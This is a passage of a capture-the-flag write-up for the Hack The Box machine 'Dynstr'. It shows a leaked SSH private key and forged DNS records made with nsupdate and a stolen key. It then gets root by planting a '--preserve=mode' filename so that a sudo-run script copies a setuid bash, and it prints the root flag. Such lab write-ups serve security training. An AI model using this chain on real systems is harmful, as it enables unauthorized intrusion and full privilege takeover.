k6sAVDCvrVoIhwdAHMXV6cB/Rxu7mPXs8mbCIyiLYveMD3KT7ccMVWnnzMmcpo2vceuE\nBNS+0zkLxL7+vWkdWp/A4EWQgI0gyVh5xWIS0ETBAhwz6RUW5cVkIq6huPqrLhSAkz+dMv\nC79o7j32R2KQAAAIE
A8QK44BP50YoWVVmfjvDrdxIRqbnnSNFilg30KAd1iPSaEG/XQZyX\nWv//+lBBeJ9YHlHLczZgfxR6mp4us5BXBUo3Q7bv/djJhcsnWnQA9y9I3V9jyHniK4KvDt\nU96sHx5/UyZSKSPIZ8sjXtuPZUyppMJV
ynbN/qFWEDNAxholEAAACBANIxP6oCTAg2yYiZ\nb6Vity5Y2kSwcNgNV/E5bVE1i48E7vzYkW7iZ8/5Xm3xyykIQVkJMef6mveI972qx3z8m5\nrlfhko8zl6OtNtayoxUbQJvKKaTmLvfpho2PyE4E34BN+OB
AIOvfRxnt2x2SjtW3ojCJoG\njGPLYph+aOFCJ3+TAAAADWJpbmRtZ3JAbm9tZW4BAgMEBQ==\n-----END OPENSSH PRIVATE KEY-----\n", 4096) = 1823
read(5, "", 4096)                       = 0
```

Update the zone file



```
www-data@dynstr:/etc/bind$ nsupdate -t 1 -k /etc/bind/infra.key
nsupdate -t 1 -k /etc/bind/infra.key
> ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
ADD sodanew.infra.dyna.htb 30 IN A 10.10.14.183
> send
send
> ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
ADD 183.14.10.10.in-addr.arpa 30 IN PTR sodanew.infra.dyna.htb
> send
send
>
```


Able to use nslookup to get our new created domain



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr/target-creds$ nslookup
> server 10.10.10.244
Default server: 10.10.10.244
Address: 10.10.10.244#53
> 10.10.14.183
183.14.10.10.in-addr.arpa       name = sodanew.infra.dyna.htb.
> sodanew.infra.dyna.htb
Server:         10.10.10.244
Address:        10.10.10.244#53

Name:   sodanew.infra.dyna.htb
Address: 10.10.14.183
>
```


3.0 LOCAL PRIVILEGES ESCALATION

After updated the zone file. Can be access to the machine via SSH private key




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Dynstr/target-creds$ ssh -i bindmgr_id.key bindmgr@10.10.10.244
Last login: Tue Jun  8 19:19:17 2021 from 6146f0a384024b2d9898129ccfee3408.infra.dyna.htb
bindmgr@dynstr:~$ ls
support-case-C62796521  user.txt
bindmgr@dynstr:~$ whoami
bindmgr
bindmgr@dynstr:~$
```

3.1 Permission of the user




```
bindmgr@dynstr:~$ sudo -l
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
Matching Defaults entries for bindmgr on dynstr:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bindmgr may run the following commands on dynstr:
    (ALL) NOPASSWD: /usr/local/bin/bindmgr.sh
bindmgr@dynstr:~$ 
```

Content of "bindmgr.sh"




```
bindmgr@dynstr:/usr/local/bin$ cat bindmgr.sh
#!/usr/bin/bash

# This script generates named.conf.bindmgr to workaround the problem
# that bind/named can only include single files but no directories.
#
# It creates a named.conf.bindmgr file in /etc/bind that can be included
# from named.conf.local (or others) and will include all files from the
# directory /etc/bin/named.bindmgr.
#
# NOTE: The script is work in progress. For now bind is not including
#       named.conf.bindmgr.
#
# TODO: Currently the script is only adding files to the directory but
#       not deleting them. As we generate the list of files to be included
#       from the source directory they won't be included anyway.

BINDMGR_CONF=/etc/bind/named.conf.bindmgr
BINDMGR_DIR=/etc/bind/named.bindmgr

indent() { sed 's/^/    /'; }

# Check versioning (.version)
echo "[+] Running $0 to stage new configuration from $PWD."
if [[ ! -f .version ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 42
fi
if [[ "`cat .version 2>/dev/null`" -le "`cat $BINDMGR_DIR/.version 2>/dev/null`" ]] ; then
    echo "[-] ERROR: Check versioning. Exiting."
    exit 43
fi
```




```
# Create config file that includes all files from named.bindmgr.
echo "[+] Creating $BINDMGR_CONF file."
printf '// Automatically generated file. Do not modify manually.\n' > $BINDMGR_CONF
for file in * ; do
    printf 'include "/etc/bind/named.bindmgr/%s";\n' "$file" >> $BINDMGR_CONF
done

# Stage new version of configuration files.
echo "[+] Staging files to $BINDMGR_DIR."
cp .version * /etc/bind/named.bindmgr/

# Check generated configuration with named-checkconf.
echo "[+] Checking staged configuration."
named-checkconf $BINDMGR_CONF >/dev/null
if [[ $? -ne 0 ]] ; then
    echo "[-] ERROR: The generated configuration is not valid. Please fix following errors: "
    named-checkconf $BINDMGR_CONF 2>&1 | indent
    exit 44
else
    echo "[+] Configuration successfully staged."
    # *** TODO *** Uncomment restart once we are live.
    # systemctl restart bind9
    if [[ $? -ne 0 ]] ; then
        echo "[-] Restart of bind9 via systemctl failed. Please check logfile: "
        systemctl status bind9
    else
        echo "[+] Restart of bind9 via systemctl succeeded."
    fi
fi
```

4.0 ROOT PRIVILEGES ESLCATION

4.1 Inject Payload to get the root




```
bindmgr@dynstr:/dev/shm/soda$ cp /bin/bash .
bindmgr@dynstr:/dev/shm/soda$ ls
 bash  '--preserve=mode'
bindmgr@dynstr:/dev/shm/soda$ chmod 4755 bash
bindmgr@dynstr:/dev/shm/soda$ ls -la
total 1160
drwxrwxr-x 2 bindmgr bindmgr     100 Oct 17 06:56  .
drwxrwxrwt 3 root    root         60 Oct 17 06:47  ..
-rwsr-xr-x 1 bindmgr bindmgr 1183448 Oct 17 06:56  bash
-rw-rw-r-- 1 bindmgr bindmgr       0 Oct 17 06:49 '--preserve=mode'
-rw-rw-r-- 1 bindmgr bindmgr       2 Oct 17 06:49  .version
bindmgr@dynstr:/dev/shm/soda$
```



```
bindmgr@dynstr:/dev/shm/soda$ sudo /usr/local/bin/bindmgr.sh
sudo: unable to resolve host dynstr.dyna.htb: Name or service not known
[+] Running /usr/local/bin/bindmgr.sh to stage new configuration from /dev/shm/soda.
[+] Creating /etc/bind/named.conf.bindmgr file.
[+] Staging files to /etc/bind/named.bindmgr.
[+] Checking staged configuration.
[-] ERROR: The generated configuration is not valid. Please fix following errors:
    /etc/bind/named.bindmgr/bash:1: unknown option 'ELF...'
    /etc/bind/named.bindmgr/bash:14: unknown option 'h�ÄE�'
    /etc/bind/named.bindmgr/bash:40: unknown option '�YF'
    /etc/bind/named.bindmgr/bash:40: unexpected token near '}'
bindmgr@dynstr:/dev/shm/soda$ ls -la /etc/bind/named.bindmgr/
total 1168
drwxr-sr-x 2 root bind    4096 Oct 17 06:58 .
drwxr-sr-x 3 root bind    4096 Oct 17 06:58 ..
-rwsr-xr-x 1 root bind 1183448 Oct 17 06:58 bash
-rw-rw-r-- 1 root bind       2 Oct 17 06:58 .version
bindmgr@dynstr:/dev/shm/soda$
```

Execute the payload bash with -p switch and gain ROOT



```
bindmgr@dynstr:/dev/shm/soda$ /etc/bind/named.bindmgr/bash -p
bash-5.0# ls
 bash  '--preserve=mode'
bash-5.0# id
uid=1001(bindmgr) gid=1001(bindmgr) euid=0(root) groups=1001(bindmgr)
bash-5.0# cd /root
bash-5.0# ls
cleanup  root.txt
bash-5.0# cat root.txt
7f3154cab16d4caf6afe6b48adc25e84
bash-5.0# cd .ssh
bash: cd: .ssh: No such file or directory
bash-5.0# ls
cleanup  root.txt
bash-5.0# ls -la
total 36
drwx------  5 root root 4096 May 25 14:05 .
drwxr-xr-x 18 root root 4096 May 25 14:52 ..
lrwxrwxrwx  1 root root    9 Mar 20  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Mar 15  2021 .cache
drwxr-xr-x  4 root root 4096 Mar 14  2021 cleanup
drwxr-xr-x  3 root root 4096 May 25 14:05 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--------  1 root root   33 Oct 16 21:08 root.txt
-rw-r--r--  1 root root   74 Mar 15  2021 .selected_editor
bash-5.0#
```